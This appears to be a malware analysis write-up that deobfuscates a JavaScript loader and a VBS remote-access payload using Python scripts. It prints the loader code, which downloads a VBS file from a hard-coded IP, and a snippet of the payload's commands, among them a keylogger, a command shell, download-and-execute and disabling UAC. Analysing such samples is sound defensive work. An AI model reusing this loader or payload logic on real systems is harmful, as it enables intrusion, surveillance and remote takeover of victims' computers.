

The malicious sample for this malware is an obfuscated JavaScript file. It's obfuscated with only a single layer by using `getCharCode` on a simple arithmetic operation by subtracting a number minus a variable with a set value. I tried to use CyberChef to beautify it as it was all written in a single line.



In the next step, Python is used to deobfuscate the javascript code safely. I just copy pasted the character codes to the script which I removed in the table below as it's too long. The full script for this sample is available in a folder in my repo linked at the bottom of this writeup.

```
l8h = 0


char_codes = [ ]

decoded_message = ""
for code in char_codes:
    char = chr(code - l8h) if (code - l8h) >= 0 else '?'
    if 0 <= code - l8h <= 0x10FFFF:
        decoded_message += char
    else:
        decoded_message += '?'

print(decoded_message)
```

Table 1. JavaScript Deobfuscation with Python.

The output of the deobfuscated JavaScript can be seen in Figure 2 below. I can see that it is trying to get a vbs file and will attempt to execute it if the server status is 200 and the download is successful.



```
C:\Users\A\Desktop>python js.py
try{
var Object = new ActiveXObject("MSXML2.XMLHTTP");
Object.Open("GET", "http://192.3.220.6/web/vp.vbs", false);
Object.Send();
var fso = new ActiveXObject("Scripting.FileSystemObject");
var filepath = fso.GetSpecialFolder(2) + "/HBRPJH.vbs";
if (Object.Status == 200)
{
var Stream = new ActiveXObject("ADODB.Stream");
Stream.Open();
Stream.Type = 1;
Stream.Write(Object.ResponseBody)
}
C:\Users\A\Desktop>
```

Figure 2. Output of Deobfuscated JavaScript.

A snippet of the content of the VBS script can be seen on Figure 3. It is also just obfuscated by using character codes to represent the ASCII code similar to the technique used in the JavaScript in the first stage loader.

```
S7t=188938577  
Execute(Chr(188938616-S7t) & Chr(188938637-S7t) & Chr(188938668-S7t) & Chr(188938609-S7t) & Chr(188938691-S7t) &
```

Figure 3. Obfuscated VBS

To clean up the obfuscation; I just replaced the repeated strings to a comma so that it is easier to copy paste into a Python script similar to the previous one for deobfuscation.




Figure 4. Replacing Strings

I put a snippet of the Python code responsible for deobfuscation in Table 2 but cropped out the hard coded character codes as it is too large. The script is also available in the link below.

```
S7T = 0

char_codes = [ ]
decoded_message = ".join(chr(code) for code in char_codes)

print(decoded_message)
```

Table 2. VBS Deobfuscation with Python

A snippet of the deobfuscated VBS payload can be seen on Figure 5 below. A few of its capabilities are listed there such as “rdp”, “keylogger”, “cmd-shell” amongst other capabilities. The full deobfuscated VBS file can be viewed in the repository [here](#).

```
case "bring-log"
    upload installdir & "wshlogs\" & cmd (1), "take-log"
case "down-n-exec"
    sitedownloader cmd (1),cmd (2)
case "filemanager"
    servicestarter cmd(1), "fm-plugin.exe", information()
case "rdp"
    servicestarter cmd(1), "rd-plugin.exe", information()
case "keylogger"
    keyloggerstarter cmd(1), "kl-plugin.exe", information(), 0
case "offline-keylogger"
    keyloggerstarter cmd(1), "kl-plugin.exe", information(), 1
case "browse-logs"
    post "is-logs", enumfaf(installdir & "wshlogs")
case "cmd-shell"
    param = cmd (1)
    post "is-cmd-shell",cmdshell (param)
case "get-processes"
    post "is-processes", enumprocess()
case "disable-uac"
    if WScript.Arguments.Named.Exists("elevated") = true then
        set oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
        oReg.SetDwordValue &H80000002,"SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System","EnableLUA", 0
        oReg.SetDwordValue &H80000002,"SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System","ConsentPromptBehaviorAdmin", 0
```

Figure 5. A snippet of the Deobfuscated VBS